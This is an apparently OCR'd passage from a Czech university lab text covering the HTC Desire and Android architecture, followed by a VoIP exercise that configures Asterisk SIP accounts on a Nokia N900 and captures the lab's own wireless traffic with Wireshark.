
4.1 Parametry

Hardwarový základ tvoří nejrychlejší komerčně nasazovaný procesor pro mobilní telefony Qualcomm s frekvencí 1GHz.

- Podporované sítě: GSM 850/ 900/ 1800/ 1900MHz, WCDMA: 850/ 900/ 1800/ 1900/ 2100MHz (UMTS).
- Podpora datových přenosů: GPRS (maximální rychlost stahování 114kbit/s), EDGE (maximální rychlost stahování 560kbit/s), 3G (WCDMA), HSDPA (7,2Mbit/s), HSUPA (2,0Mbit/s), Bluetooth 2.1, USB, Mikro USB, WLAN IEEE 802.11b/g, GPS (Global Position System).
- Operační systém: Android 2.1 „Enclair“.
- Paměť telefonu: 512MB.
- RAM: 276MB.
- Procesor: Qualcomm Snapdragon QSD8250 1GHz.

4.2 Operační systém

Systém Android patří mezi nejnovější operační systémy, používané v mobilních telefonech. Je postavený na jádře Linuxu. Vyvinula ho společnost Android Inc., která byla poté odkoupena společností Google Inc. Jeho hlavní výhoda je, že je poskytován jako open-source systém. Podíl na celkovém trhu (přibližně 30%) roste hlavně díky tzv. Android Marketu, který nabízí velké množství aplikací (50000+), většinou bezplatně. Od jeho vzniku bylo uvolněno několik verzí systémů, nejnovější má označení Android 2.2 „Froyo“. Na obr. 4.1 je znázorněná architektura systému. [11]



Obr. 4.1: Struktura operačního systému Android 2.2

Aplikace

V systému je zahrnuto několik aplikací, jako například emailový klient, SMS klient, kalendář, mapy, prohlížeč WWW, kontakty, atd. Další aplikace je možno bez problémů naistalovat pomocí USB rozhraní nebo Android Marketu. Všechny aplikace jsou psané v programovacím jazyku JAVA. [11]

Aplikační Framework

Díky otevřené vývojářské platformě, Android umožnuje vývojářem vytvořit zajímavé a inovativní aplikace. K tomu mohou využít hardwarové vybavení přístroje, informace o poloze (GPS), spouštět služby na pozadí systému, integrovat notifikace do systému, atd. Vývojáři mají plní přístup k API (Aplication Programming Interface) frameworku, který využívají i vstavěné aplikace. Aplikační architektura je navržena tak, aby zjednodušovala znovuvyužití komponentů systému. Blok poskytovatel dat umožnuje aplikacím přístup k datům z jiných aplikací. Manažer zdrojů poskytuje přístup k zdrojům, jako například grafika, šablony, atd. a manažer aktivit má na starosti životní cyklus všech aplikací. [11]

Knihovny

Android zahrnuje sadu C/C++ knihoven, využívaných různými částmi systému. Přístup k nim zabezpečuje Aplikační Framework. Mezi základní knihovny patří například:

- Systémová C knihovna – knihovna *libc*, přizpůsobená pro přístroje založené na operačním systému Linux.
- Mediální knihovna – podpora audio a video formátů, MPEG4, H.264, MP3, AAC, AMR, JPG a PNG.
- Surface manažer – skládá a zobrazuje 2D a 3D grafické vrstvy z vícerých aplikací.
- WebKit – jádro prohlížeče webových stránek, generuje vzhled stránek.
- SGL (Scalable Graphics Library) – zobrazování 2D grafiky.
- OpenGL/ES – 3D akcelerace.
- FreeType – renderování fontů, bitmapy a vektory.
- SQLite – databáze dostupná pro všechny aplikace. [11]

Android Runtime

Každá Android aplikace má svůj vlastní proces, spolu s instancí Dalvik virtuálního stroje. Dalvik spouští tzv. dex soubory, které vznikli zkonvertováním standardních class souborů. Soubory ve formátu dex jsou kompaktnější a výkonnější než soubory class, což je důležité vzhledem k omezené paměti a baterii přístrojů. [11]

Linuxové jádro

Android využívá služby linuxového systému, jako například správa paměti, bezpečnost, správa ovládačů, správa síťového modelu. Jádro vytváří abstraktní vrstvu mezi hardwarovou a softwarovou částí. [11]

4.3 Ovládání přístroje

Rozložení tlačítek a popis ovládání telefonu je znázorněn na obr. 4.2. Hlavní displej může obsahovat sedem nezávislých virtuálních ploch, na kterých mohou být umístněný odkazy na aplikace, kontakty, záložky, nebo tzv. „widgety“. Displej je kapacitní a podporuje „*multitouch*“, což je ovládání pomocí vícerých prstů a gest.

1. Levé spodní ovládací tlačítko *Home* slouží pro návrat na hlavní obrazovku. Ukončí nebo pozastaví aktuálně běžící proces.
2. Tlačítko *Menu* vyvolá kontextové menu, které obsahuje doplňkové funkce nebo nastavení spuštěných aplikací.
3. Optický „trackpad“ slouží pro jednoduché přepínaní virtuálních ploch, pohyb v menu, přepínaní mezi položkami formuláře, ovládání webového prohlížeče, atd.
4. Tlačítko *Back* slouží pro pohyb zpět v rozvětvených aplikacích.
5. Tlačítkem *Search (Hledání)*, jde vyvolat aplikaci, která prohledá položky systému (soubory, kontakty, SMS, email) a internet, v závislosti na vstupní hodnotě.

6. *Notifikační panel* slouží na veškerou komunikaci systému s uživatelem, hlásí pomocí něho změny v systému, chybové hlášení, zmeškané hovory, nové SMS a emaily, atd.

Obr. 4.2: Popis přístroje HTC Desire

5 Konfigurace a měření parametrů VoIP v mobilních datových sítích

Cílem laboratorní úlohy je seznámení s principy VoIP komunikace. Pomocí pobočkové ústředny Asterisk PBX proběhne konfigurace SIP účtů, nastavení kodeků a jiných parametrů komunikace. Analyzátorem Wireshark bude monitorován probíhající VoIP hovor a vysvětlen signalizační protokol SIP. V poslední části úlohy budou měřeny parametry přenosu, zpoždění, změna zpoždění a ztrátovost, v mobilních a bezdrátových datových sítích. Většina práce a konfigurací bude probíhat na telefonu Nokia N900 a na počítači s předpřipraveným operačním systémem Ubuntu 10.10. Cílem je také demonstrace realizace VoIP ústředny na zařízení s omezeným výkonem.

5.1 VoIP (Voice Over IP)

Voice over IP je sada komunikačních protokolů a přenosových technik umožňujících vytvoření hlasových a multimediálních relací v sítích založených na protokolu Internet Protocol (IP). Pro vytvoření VoIP hovoru je zapotřebí uskutečnit několik kroků, jako například signalizace, nastavení mediálního kanálu, zakódování hlasu, paketizaci dat a samotný přenos přes IP síť. K tomuto účelu slouží rada protokolů, nejvýznamnější jsou SIP, SDP (Session Description Protocol) a RTP (Real-Time Transport Protocol). Do sady VoIP protokolů patří i Skype protokol, patřící společnosti Microsoft, který je však proprietární.

Ústředna PBX slouží pro zprostředkování signalizace, inicializačních parametrů, parametrů spojení a ukončení spojení. Samotný VoIP hovor (přenos audia a videa) je typu point-to-point. Pro přenos dat se využívá protokol RTP. [13]

5.2 Zapojení experimentálního pracoviště

Vzhledem k otevřenosti operačního systému Maemo a možnému softwarovému poškození telefonu Nokia N900, bylo nutné zabezpečit přístroj. Zabezpečení systému je dosaženo pomocí balíčku „*Easy-Debian*“. Jedná se o upravený virtuální obraz linuxové distribuce Debian, určený pro systém Maemo. Spolu s možností konfigurovat v telefonu většinu aplikací, určených pro operační systém Linux, byl do systému zakomponován také nový příkazový řádek. Původní příkazový řádek, tzv. *X-terminal,* měl značně omezené funkce. Práce s ním v režimu administrátora by mohla být nebezpečná pro celý operační systém. Přidáním nového příkazového řádku, se pracuje v režimu administrátora nad virtuálním systémem Debian. Případná chyba by mohla vést jenom k poškození virtuálního obrazu. Tento problém by se odstranil pouhým nahrazením obrazu zálohovanou kopií. Také nový „*shell*“ umožňuje zařadit do systému nové utility, jako například *ping, ifconfig, wget,* paketový analyzátor *tcpdump*, atd. Tyto utility jsou velice užitečné pro analyzování odezvy a stavu sítě.

Do telefonu Nokia N900 byly kromě různých utilit přidány i nástroje tvořící jádro laboratorní úlohy. Hlavním je samotná pobočková ústředna Asterisk PBX, pomocí které je


možné konfigurovat a vytvářet VoIP relace. Asterisk PBX je plně softwarová ústředna, nepotřebuje žádný podporný hardware. Jedná se tedy o plnohodnotnou aplikaci. Výhodou ústředny na Nokii oproti klasickým PBX serverům je její mobilita, či již v síti UMTS nebo Wi-Fi síti.

Pro ulehčení vkládání textu a ovládání telefonu je možné využít VNC (Virtual Network Computing) protokol. Na telefonu Nokia je nainstalován server *X11vnc* a v systému Ubuntu klient *SSH/SSL VNC viewer*.

Úkol 1 - Nastavte VNC spojení mezi telefonem Nokia a PC

Seznamte se přístrojem Nokia N900 podle kapitoly 3. Připojte telefon a PC do bezdrátové sítě (SSID *MKPM*) a realizujte vzdálené ovládaní přístroje pomocí PC. Otevřete okno terminálu (*debian chroot*), a příkazem *ifconfig* zjistěte IP adresu přístroje. Příkazem *ping* ověřte, zda přístroje spolu komunikují a následně zapněte pomocí příkazu *x11vnc* server VNC (server musí běžet na pozadí, jinak je spojení přerušeno). Pomocí *VNC SSL/SSH* klienta na počítači se na server připojte. Před připojením je nutné vypnout šifrování. Vzdálené ovládání je vhodné pro psaní příkazů do příkazového řádku a konfiguraci Asterisku.

Principiální schéma zapojení prvního scénáře je na obr. 5.1.



Obr. 5.1: Zapojení prvního scénáře

Notebook bude sloužit k zachytávání bezdrátové komunikace mezi stanicemi. Upravený ovladač sítové karty umožňuje vypnout filtr MAC (Media Access Control) adres. Tím pádem stanice zachytí veškerou komunikaci. Nevýhodou je, že se vypne také řízení síťové karty, jejíž úlohou je i zahazování duplicitních rámců. Proto třeba při analýze výsledku brát tuto vlastnost do úvahy.

Úkol 2 - Nastavení notebooku do tzv. monitor módu

Bezdrátový USB modul *Airlive 802.11abgn* má v připraveném operačním systému Ubuntu upravený ovladač pro přepnutí do monitorovacího módu. Připojte modul do USB rozhraní notebooku a v menu *Wmplayer WM*, položka *Removable Devices*, zkontrolujte, zda je zařízení připojeno k virtuálnímu stroji. V příkazovém řádku terminálu zobrazte stav bezdrátových rozhraní příkazem *iwconfig*. Rozhraní *wlan0*, obr. 5.2, je v tzv. „*managed*“ módu.

```
wlan0     IEEE 802.11abgn  ESSID:"MKPM"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 00:06:25:4B:1F:28
```

Obr. 5.2: Výpis příkazu *iwconfig*

Tento mód umožňuje přijímat jenom data určená pro danou MAC adresu. Aby bylo možné přijímat všechna data a zároveň i data do sítě injektovat, je potřeba namapovat nové monitorovací rozhraní na stávající rozhraní *wlan0*. Toho dosáhneme příkazy *sudo airmon-ng stop wlan0* (vypnutí rozhraní) a následně *sudo airmon-ng start wlan0* (nahození rozhraní spolu s novým monitorovacím rozhraním). Utilita *airmon-ng* je součástí sady pro zkoumání bezdrátových sítí *Aircrack*. Při opětovném výpisu bezdrátových rozhraní se objeví nová položka *mon0*, obr. 5.3.

```
mon0      IEEE 802.11abgn  Mode:Monitor  Tx-Power=20 dBm
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Power Management:off
```

Obr. 5.3: Výstup příkazu *iwconfig* po zapnutí monitorovacího rozhraní

Toto rozhraní bude využito pro veškerou práci při zachytávaní rámců analyzátorem Wireshark.

5.3 Asterisk PBX

Asterisk je softwarová implementace telefonní pobočkové ústředny. Tento open source projekt umožňuje proměnit obyčejný počítač na plnohodnotný komunikační server. Podporuje širokou škálu aplikací a služeb, čím se výrazně přičinil o rast VoIP technologie.

Asterisk je v podstatě vývojářská platforma, která obsahuje funkční bloky pro vytvoření PBX systému, IVR (Interactive Voice Response) systému nebo jiného typu telekomunikačního řešení. Tyto funkční bloky zahrnují:

- ovladače pro různé VoIP protokoly,
- ovladače pro PSTN (Public Switched Telephone Network) karty a zařízení,
- směrování a obsluha přicházejících hovorů,
- generování odchozích hovorů,
- správa funkcí (nahrávání, přehrávaní, generování tónů),
- účtování,
- transcoding (převod z jednoho formátu na jiný),
- převod na jiný protokol,
- integrace databází,
- integrace do webových služeb, umožňujících přístup pomocí internetových protokolů,
- vytváření jednoduchých nebo víceuživatelských hovorů,
- nahrávaní a monitorování hovorů,
- vytvoření číslicového plánu pro zpracování hovorů,
- správa hovorů do a z vnější sítě v libovolném programovacím jazyku pomocí AGI (Asterisk Gateway Interface),
- rozeznávání hlasů, text-to-speech aplikace, atd.

Kombinací uvedených komponentů je možné vytvořit jednoduché pobočkové ústředny, nebo robustní telefonní systémy. V našem případě využijeme jenom základní bloky pro vytvoření SIP relací a uskutečnění videohovorů. [19]

5.3.1 Konfigurace účtů SIP

Konfigurace Asterisku může probíhat pomocí webového prohlížeče nebo CLI (Command Line Interface), čili příkazového řádku. Parametry aplikací, služeb a účtů, které Asterisk podporuje, jsou uloženy v konfiguračních souborech ve složce */home/opt/asterisk/etc/* na telefonu Nokia. Pro nás jsou důležité zejména soubory *sip.conf* a *extensions.conf*. První slouží ke konfiguraci protokolu SIP a parametrů relací. Soubor *extensions.conf* je určen pro nastavování číslicového plánu.

Syntaxe zápisu parametrů je následovná:

```
[sekce-všeobecná nebo konkrétní účet]
parametr=hodnota
```

Vlastnosti, které jsou platné pro všechny účty v rámci SIP protokolu, jsou uloženy v sekci [*general*]. Na úrovni jednotlivých účtů je možné tyto vlastnosti přepsat. Nastavení platí jak pro příchozí tak pro odchozí volání. Příkladem nastavení položek v sekci *general* jsou číslo portu, jazyková lokalizace, povolení NAT (Network Address Translation), podpora videohovorů, kontext, do kterého se mají směrovat příchozí volání, povolené kodeky, atd. Další sekce, například [*1000*], určuje parametry pro účet s klapkou *1000*. Pro klapku je možné nastavit celou řadu parametrů, uživatelské jméno, heslo, hostitelskou IP adresu, typ účtu, podporu více kodeků, atd. Výčet nejdůležitějších [*general*] parametrů pro vytvoření základních SIP relací je následující:

disallow = zakázaní kodeků, výchozí se doporučuje *all*,
allow = povolení kodeků (*all*, *gsm*, *alaw*, *µlaw*, *g723*, *g726*, *g729*, atd.),
bindaddr = adresa, na které Asterisk naslouchá (výchozí 0.0.0.0 – všechny rozhraní),
bindport = UDP port, na kterém Asterisk naslouchá (obvykle 5060),
callerid = < *řetězec* > (identifikace volajícího),
context = < *řetězec* > (příchozí volání budou směrovaní do tohoto kontextu, tělo kontextu je definováno v *extensions.conf*),
domain = <*domena_firma*><*kontext_firma*> (spravuje domény, hovor do domény *domena_firma* bude směrován do kontextu *kontext_firma*),
externip = adresa, která bude přenášena v SIP zprávě. Využívá se, pokud je stanice umístěna za NAT-em,
language = < *řetězec* >, jazyk pro přehrávání zvukových hlášek,
nat = <*yes* | *no*>, povolení nebo zakázání NAT,
videosupport = <*yes* | *no*>, podpora videohovorů,
qualify = <*yes* | *no* | *milisekundy*>, testování dostupnosti klienta,
tos_sip, *tos_audio*, *tos_video* = < *parametr* >, nastavuje ToS parametr IP paketům, na základě kterých je pak paket v IP síti obsluhován.
useragent = < *řetazec* >, modifikace položky User-Agent v hlavičce SIP zprávy v případě, že se Asterisk PBX chová jako klient.

Parametry pro konfiguraci jednotlivých účtů jsou většinou totožné se sekcí *general*, avšak jejich opětovným definováním můžeme pro daný účet povolit to, co je všeobecně zakázáno. Specifické parametry pro jednotlivé účty jsou:

type = <*friend*, *user*, *peer*>, důležité SIP entity, pro nás důležitá jenom entita *friend*,
auth = <*řetězec*>, autentizace pomocí hash funkce,
username = <*řetězec*>, slouží pro autentizaci,
secret = heslo v otevřené textové formě,
port = SIP port klienta,
mailbox = klapka pro hlasovou schránku,
hostname = IP adresa klienta, možnost *dynamic* umožňuje registraci klienta z libovolné IP adresy,
context = závisí od typu klienta, v případě *friend* je využit číslicový plán daného kontextu pro oba směry komunikace.

Kompletní seznam podporovaných parametrů najdete v [17].

Příklad konfigurace *general* a SIP účtu.

```
[general]
context = obchodni_oddeleni; využití číslového plánu daného kontextu
bindport = 5060; port, na kterém Asterisk naslouchá
disallow = all; zakázaní všech kodeků
allow = alaw; povolení kodeku alaw
language = cz; nastavení češtiny
```

```
[500]; číslo klapky
type = friend; typ účtu
context = obchodni_oddeleni
username = 500; uživatelské jméno
secret = heslo; heslo v otevřené podobě
callerid = Jméno Příjmení <1234> ; identifikace volajícího
host = 192.168.0.23; adresa SIP klienta
auth = md5; autentizace pomocí hashovací funkce md5
```

Úkol 3 - Vytvořte tři SIP účty na ústředně Asterisk PBX

Spusťte ústřednu Asterisk PBX z menu telefonu (*Asterisk*). V novém okně terminálu (*debian chroot*) následně příkazem *nano /home/opt/asterisk/etc/sip.conf* otevřete konfigurační soubor *sip.conf* a vytvořte tři účty podle vzoru (uložení pomocí *ctrl+o* a následně *ctrl+x* pro ukončení). Při vkládání textu je možné znaky „[“ a „]“ vložit jenom pomocí klávesnice telefonu (funkční klávesa *fn* a následně *sym*).

První účet bude mít následující parametry

- typ účtu: *friend*,
- číslo klapky a uživatelské jméno: [100],
- heslo: *1234*,
- povolený jenom kodek *alaw*,
- bude patřit do kontextu s názvem *mkpm*,
- identifikaci volajícího: *Ucet_100*,
- testování dostupnosti klienta každých 60 *s*,
- zakázaný NAT,
- povolenou registraci klienta z libovolné IP adresy,
- autentizace pomocí *md5*.

Parametry druhého účtu jsou

- typ účtu: *friend*
- číslo klapky a uživatelské jméno: [200],
- heslo: *sipheslo*,
- povolené jenom kodeky: *alaw* a *µlaw*,
- kontext: *mkpm*,
- identifikace volajícího: *Ucet_200*,
- testování dostupnosti klienta každých 30 *s*,
- povolenou registraci ze strany klienta,
- autentizace pomocí *md5*.

Parametry třetího účtu jsou

- typ účtu: *friend*
- číslo klapky a uživatelské jméno: [300],

- heslo: *1234*,
- povolené kodeky: *alaw*, *µlaw*, *gsm*,
- kontext: *mkpm_dva*,
- identifikace volajícího *Ucet_300*,
- povolenou registraci ze strany klienta,
- autentizace pomocí *md5*.

Po konfiguraci a uložení souboru je nutné Asterisk restartovat. Přepněte se do aplikace Asterisk PBX a příkazem *core restart now* ústřednu restartujte. Aplikace se vypne, proto ji znovu spusťte.

Připojte telefon CISCO do bezdrátové sítě *MKPM* a nastavte na něm účet *100*. Nastavení probíhá pomocí webového rozhraní (http://192.168.110.179/). V horní části obrazovky vyberte položku *admin login*, následně záložku *Ext1*. V poli *Proxy and Registration* nastavte položkám *Proxy* a *Outbound proxy* IP adresu ústředny. Ostatním položkám nastavení neměňte. V poli *Suscriber Information* vyplňte základní parametry účtu 100. Změny potvrďte.

Účty *200* a *300* nastavte na telefonech Yealink. Položka *Settings* - > *Account* -> (heslo sdělí vyučující) -> *libovolný účet*. Nastavte položky *Display Name*, *User Name*, *Server (IP adresa ústředny), Register Name* a *Password* podle jednotlivých účtů. Označte *Enable Line* pro aktivaci linky.


Zkontrolujte stav účtů pomocí *sip show peers* v příkazovém řádku Asterisku. Výsledek by měl být podobný obr. 5.4. Účty *100* a *200* mají nastavený parametr *Qualify*, určen pro sledování dostupnosti klientů. Účet 300 zůstal nemonitorován. Příkazem *sip show peer 100*, si můžete zobrazit podrobné informace o účtu *100*.

```
Nokia-N900*CLI> sip show peers
Name/username              Host            Dyn Nat ACL Port
    Status
100/100                    192.168.110.179  D          5060
    OK (94 ms)
200/200                    192.168.110.140  D          5062
    OK (30 ms)
300/300                    192.168.110.141  D          5062
    Unmonitored
3 sip peers [Monitored: 2 online, 0 offline Unmonitored: 1 o
nline, 0 offline]
```

Obr. 5.4: Výpis účtů příkazem *sip show peers*

Po úspěšném vytvoření účtů je důležité nakonfigurovat také číslicový plán, aby bylo možné se mezi stanicemi dovolat. K tomuto účelu slouží soubor *extensions.conf*, který je ve stejné složce jako *sip.conf*. SIP klient patřící například do kontextu [*mkpm*] bude v případě volání klapky prohledávat právě kontext, do kterého patří. Najde-li příslušnou klapku, inicializuje hovor, nenajde-li klapku, spojení ukončí. Tímto způsobem se dají logicky oddělit například různé skupiny určité organizace. Pomocí maker a kontextů je možné vytvořit celou řadu řešení číslicových plánů.

Syntax zápisu volání klapky je znázorněn na obr. 5.5 popisuje zápis příkazu pro volání klapky s číslem *500*.



Obr. 5.5: Syntax zápisu pro volání klapky 500

Klapka představuje vytočené číslo, případně některou z předdefinovaných hodnot. Priorita udává pořadí v případě, že jedné klapce je přiřazeno více příkazů. Příkaz může být přímo vytočení čísla, automatická odpověď, přehrání určitého zvuku, zavěšení, atd. Parametr, závisí od příkazu, například cesta k souboru, který se má přehrát, hodnota časovače, atd.

Úkol 4 - Změna číslicového plánu

Editujte *extensions.conf* podle vzoru tak, aby bylo možné realizovat hovor mezi stanicemi *100* a *200*. Ze stanice *300* bude možné se dovolat jenom na stanici *200*. Na stanici *300* se nebude možné dovolat. Názvy kontextů budou [*mkpm*] a [*mkpm_dva*]. Po změně konfiguračního souboru musíte Asterisk PBX znovu restartovat příkazem *core restart now*. Ověřte správnost konfigurace voláním mezi stanicemi.

V této úloze jsme provedli základní konfiguraci pobočkové ústředny Asterisk, jejímž výsledkem bylo vytvoření multimediálních relací mezi IP telefony.

Odpovězte na otázky.

Na co slouží kontext v číslicovém plánu?

Na co slouží parametr Qualify?

Co je to IVR (Interactive Voice Response)?

Který kodek je ve státech Evropské Unie preferován? Alaw nebo µlaw?

5.4 Signalizační protokol SIP (Session Initation Protocol)

SIP (Session Initation Protocol) byl definovaný v roce 1999 organizací Internet Engineering Task Force (IEFT). S prudkým technologickým rozvojem v oblasti IP telefonie, mobilní datové komunikace a spolu s vlastnostmi samotného protokolu se SIP uplatnil v široké škále telekomunikačních řešení. Je nasazen v oblastech od koncových uživatelů internetu až po velké podnikové sféry. Využívá se pro různé typy služeb, telefonii, videokonference, přenos zpráv, IM (Instant Messaging), online hraní atd. Protokol SIP byl vybrán organizací 3GPP jako řídicí protokol pro IMS (IP Multimedia Subsystem) a pro sítě budoucí generace NGN (Next Generation Network). [13]

SIP je textově orientovaný signalizační protokol. Pracuje na aplikační vrstvě modelu TCP/IP. Je využíván pro kontrolování multimediálních relací, jako například audio a video hovorů po IP sítích. Pomocí SIP protokolu se sestavují, modifikují a ukončují relace pozůstávající z jednoho nebo vícerých datových toků. Relace mohou být sestavěny mezi dvěma koncovými stranami nebo vícerými stranami. Modifikace může zahrnovat pozvání dalších stran do aktuální relace, popřípadě přidání nebo odebrání datových toků. [13]

Podobně jako protokoly HTTP (Hyper Text Transport Protocol) a Simple Mail Transfer Protocol (SMTP), využívá i protokol SIP přenosový model typu žádost/odpověď. Klienti SIP využívají TCP nebo UDP spojení na portech 5060, popřípadě 5061, pomocí kterých se dotazují na servery a jiné koncové SIP stanice. Pro přenos audio a video toků slouží protokol RTP (Real-time Transport Protocol). V těle SIP protokolu je zahrnut protokol SDP (Session Description Protocol), který nese informaci o protokolech, portech a kodecích využitých pro danou relaci. [13]

Každá SIP stanice je v síti identifikována pomocí tzv. jednotného identifikátoru zdroje URI (Uniform Resource Identifier). Typická SIP URI adresa je svým zápisem velmi podobná emailové adrese a má tvar: *sip:uživatelskéjméno:heslo@host:port.* [13]

5.4.1 Architektura SIP

Architektura protokolu SIP se může skládat z následujících komponent:

- User Agent (UA) – je entita, reprezentující koncový systém. Entita se skládá z klienta UAC (User Agent Client), který posílá požadavky a serveru UAS (User Agent Server), který tyhle požadavky zpracovává,
- SIP Proxy server – je entita chovající se jako server a klient za účelem tvorby žádostí ve jméně jiných klientů. Hlavní funkcí je směrování žádostí k jiným entitám, nacházejícím se blíž k hledanému uživatelovi.
- Registrační server – přijímá žádosti typu REGISTER a umožní uživateli oznámit síti svou polohu a dostupnost.
- Směrovací server – snižuje zátěž na Proxy server. Obsahuje seznam alternativních SIP adres na účastníka. [13]

5.4.2 SIP zprávy

Jsou definovány dva typy SIP zpráv – žádosti a odpovědi. První řádek žádosti obsahuje metodu, která určuje charakter zprávy a cílovou SIP URI, určující kam má být zpráva odeslána. První řádek odpovědi obsahuje kód odpovědi.

SIP žádosti

